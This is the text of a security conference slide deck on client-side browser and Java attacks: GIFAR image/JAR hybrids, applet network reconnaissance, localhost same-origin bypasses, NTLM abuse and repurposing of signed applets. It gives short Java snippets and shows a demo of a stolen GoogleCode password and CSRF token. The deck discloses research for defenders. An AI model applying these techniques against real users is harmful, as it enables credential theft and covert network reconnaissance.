Beyond Document.Cookie

Welcome

Nate McFeters

Rob Carter

John Heasman

Our Mission:

“Demonstrate a *feasible compromise* of an organization via client-side attacks that require *no code execution* and that even work against IE running in *Protected Mode*. “

Las Vegas looks the way you'd imagine heaven must look at night - Chuck Palahniuk

Agenda

- The Flaw of Domain-Based Trust
  - What Relies on Domain-Based Trust?
  - Overview of Same Origin Policy
  - Content Ownership and Content "PWNERSHIP"
- Abusing Domain-Based Trust
  - JVM DNS Rebinding
  - GIFAR Attacks
- Java: The Land Time Forgot
  - Java Network Reconnaissance
  - Loading Content from Local
  - Abusing NTLM
  - Repurposing Signed Content
- A Word About Online Word Document Editing
  - Repurposing Java Applets in ThinkFree
  - I am the Mayor of Oak Tree: Stealing Google Documents
- Local Web Servers
  - uTorrent CSRF
  - Cross-Zone Scripting
  - Azureus Web UI XSS
  - Eclipse Help System XSS
- Other Oddities
  - Windows Vista Version Trick
  - Google Gears Origin Spoofing

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

The Flaw of Domain-Based Trust

Ahhh… sweet Domain-Based Trust

Jesus, where will it end? How low do you have to stoop in this country to become president? – Hunter S. Thompson

What Relies on Domain-Based Trust?

- Same Origin Policy
- SSL Certificates
- Phishing Filters
- Human Trust

For a loser, Vegas is the meanest town on earth - Hunter S. Thompson

Overview of the Same Origin Policy

- Goal is to prevent a resource loaded from one site manipulating or communicating with another site
- For example, applets loaded from sitea.com should only communicate with sitea.com and not siteb.com

I mean, what do you do in Las Vegas? You gamble - and you go to strip clubs - Scott Caan

The Flaw of Domain-Based Trust


Content Ownership and PWNERSHIP

Man, I really like Vegas - Elvis Presley

Abusing code.google.com file uploads

- Upload arbitrary files code.google.com by attaching a file to the “issues” portion of a project
- Uploaded file is served from code.google.com
- As each project has it’s own directory, can’t use crossdomain.xml file and Flash
- Java doesn’t have this restriction, so upload an applet

Stealing GoogleCode Password



Billy (BK) Rios

Thoughts on Security in an Uncivilized World...

Cross Domain Vulnerability in Code.Google.Com (with assorted Java Applet trickery)

If you're logged into google, you'll see some interesting items below!

Your GoogleCode Password: JM[redacted]5

code.google.com CSRF token: "1aec0859f4b725e2181b29ad7661ae35"

That sh*t was crazy dawg! – Billy BK Rios

General Content Ownership Issues

- Any site that takes ownership of someone else’s content is at risk
- Seems obvious if a site will take arbitrary uploads of executable code or dynamic server side code and put it in a predictable location
  - What if it’s not the same domain and protected by cookies, i.e. domain rewriting?

I’m fu**in’ dying man… - Nate McFeters

General Content Ownership Issues Cont’d

- What about images, text, video, word documents, XML, etc? Is this OK?
  - – XML leads to the upload of a crossdomain.xml policy file for attacking Flash for bypass of Same Origin Policy
  - – Images, Video, Word Docs, all have possible file format flaws
  - – What about GIFARS?
    - Wait, what’s a GIFAR?
    - You’ll see…

Brett, will you please just get me some cereal and some Pepto Bismol… I’m seriously dying man.
– Nate McFeters

Abusing Domain-Based Trust

JVM DNS Rebinding

If we're ever going to get out of here alive, we're going to need some golf shoes. – Hunter S. Thompson

DNS Rebinding in the JVM

- There's been a number of ways to do it:
  - Java LiveConnect (in Firefox)
  - Applet Caching
  - Loading Applet's with the 'verbatim:' protocol handler
  - File:// and localhost Codebase Attacks
  - **This has all been done… I'm sick of DNS rebinding, how about we instead, force an applet onto the server we'd like to attack?**

We can't stop here this is bat country. – Hunter S. Thompson

Enter Jafar Attacks

You took too much man, too much, too much. – Benecio Del Toro

That’s GIFAR Attacks, Not Jafar

- What’s a GIFAR?
  - A combination of a GIF and a JAR resulting from the fact that a JAR keeps its relevant data within the footer of a file, whereas GIFs keep their relevant metadata in the header
  - Allows us to create a file that is both a GIF and a JAR
  - Will load just as any image would, but will also load as a JAR (Applet in this case)

He who makes a beast out of himself gets rid of the pain of being a man. – Hunter S. Thompson

GIFAR Demo:

In the case of an earthquake hitting Las Vegas, be sure to go straight to the Keno Lounge.
Nothing ever gets hit there. - Author Unknown

This Image is Not the JAR You Are Looking For

- Jedi-mind trick on Java Virtual Machine that allows an image to also be an applet
- By the way, it's not just images
- Why is this useful? Well, how many sites allow you to load images?
  - Youtube, GMail, Yahoo! Mail, Nearly all Social Networking Apps, Forums, etc.
- We now control the Intarwebz.

A weekend in Vegas without gambling and drinking is just like being a born-again Christian.
- Artie Lange

Java: The Land Time Forgot

"90% of desktops run Java SE"

JavaOne 2008, Keynote

No presidential candidate should visit Las Vegas without condemning organized gambling.
- Ralph Nader


Java: The Land Time Forgot

Java Network Reconnaissance

I lost $35,000 in less than a week at the Mirage in Las Vegas. - Dennis Rodman

Detect VMWare and VPNs

- Applet can enumerate nw interfaces



```
java.net.NetworkInterface getNetworkInterfaces()
```

- Applet can enumerate nw interfaces
- Search for common names:
  - VPNs
  - VMWare
  - Wireless, Bluetooth


I shouldn't be near Vegas and have money in my pocket. - Adam Sandler

Determine the DNS Server

- Applets cannot learn DNS server
- Use JNDI to try to resolve hostname

```
hashtable.put("java.naming.factory.initial",
    "com.sun.jndi.dns.DnsContextFactory");
hashtable.put("java.naming.provider.url","dns://");
(new InitialDirContext(hashtable)).getAttributes(
    "foo", new String[] {"A"});
```

- Grep exception for IP:




```
java.security.AccessControlException:
 access denied (java.net.SocketPermission DNSServerIP connect)”
```

In Vegas, I got into a long argument with the man at the roulette wheel over what I considered to be an odd number. - Steven Wright


Resolve Arbitrary Hostnames

- Applets cannot resolve hostnames



```
java.security.AccessControlException:
 access denied (java.net.SocketPermission hostname resolve)"
```

- Java Web Start isInstalled ActiveX
- Brute force common intranet hostnames




```
[id(0x00000007), helpstring("dnsResolve")]
BSTR dnsResolve([in] BSTR hostname);
```

I did my time for the crime. I paid my money to Las Vegas. I paid my dues - Mike Tyson

Host-up Scan

- Applet can only connect to same origin
- But java.net.InetAddress contains:



```
boolean isReachable(NetworkInterface netif, int ttl, int
timeout)
```

- Implemented in native code (no sandbox)
  - – TCP connect port 7 (or ICMP echo)
- Get local IP and sweep subnets

Las Vegas looks the way you'd imagine heaven must look at night - Chuck Palahniuk

Java: The Land Time Forgot

Loading Content From the Localhost

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

File & Localhost Codebases


- Applet loaded from file://
  - Can read files from the same directory
- Applet loaded from file:// or localhost:
  - Enumerate IPs bound to each adapter
  - Listen on port (> 1025), accept from localhost
- Applet loaded from JRE\lib\ext:
  - Gets java.Security.AllPermission

Jesus, where will it end? How low do you have to stoop in this country to become president? – Hunter S. Thompson

Logical Same Origin Bypasses

- Patched March 2008

```
<APPLET code=“someclass”  codebase=“http://someurl” />
```



```
public URL(URL context, String spec) throws
MalformedURLException

<scheme>://<authority><path>?<query>#<fragment>
```

"If the authority component is present in the spec then the spec is treated as absolute and the spec authority and path will replace the context authority and path"

```
<APPLET code=“http://foo/bar”  codebase=“http://baz” />
```


I hadn't been in Vegas 20 minutes when I got word that the bookmakers were offering three to one that Frank wouldn't show for my wedding. - Sammy Davis, Jr.

Java: The Land Time Forgot

Abusing NTLM

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

on NTLM



1. C -> S

```
GET /AuthenticatedResource
```

2. C <- S

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM
```

3: C -> S

```
GET / Authenticated Resource
 Authorization: NTLM <base64 type-1-message>
```

4: C <- S

```
401 Unauthorized
WWW-Authenticate: NTLM <base64 type-2-message>
```

5: C -> S

```
GET /AuthenticatedResource
Authorization: NTLM <base64 type-3-message>
```

6: C <- S

```
HTTP/1.1 200 OK
```

For a loser, Vegas is the meanest town on earth - Hunter S. Thompson

Java & NTLM

- Use localhost partial Same Origin bypass
- Applet binds port 1234 on localhost


```
sock = new ServerSocket(1234, 0,
                        InetAddress.getByName("127.0.0.1"));
```

IPv4 only

- IFRAME src set to http://localhost:1234
- We’ve got a web server!


I mean, what do you do in Las Vegas? You gamble - and you go to strip clubs - Scott Caan

Which Means…



Man, I really like Vegas - Elvis Presley

Demo



What happens in Vegas stays in Vegas - Jeff Candido and Jason Hoff

Java: The Land Time Forgot

Repurposing Java Applets

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

Repurposing Java Applets

- We may move the office example coming next back to here in favor of another office example later on.


That sh*t was crazy dawg! – Billy BK Rios

A Word About Online Word Document Editing

Repurposing Java Attacks in ThinkFree

I’m fu**in’ dying man… - Nate McFeters

Repurposing Java: Who Do You Trust?



Warning - Security

The application's digital signature has been verified.
Do you want to run the application?

Name: InvokerApplet

Publisher: HANCOM THINKFREE

From: http://myoffice.thinkfree.com

☑ Always trust content from this publisher.

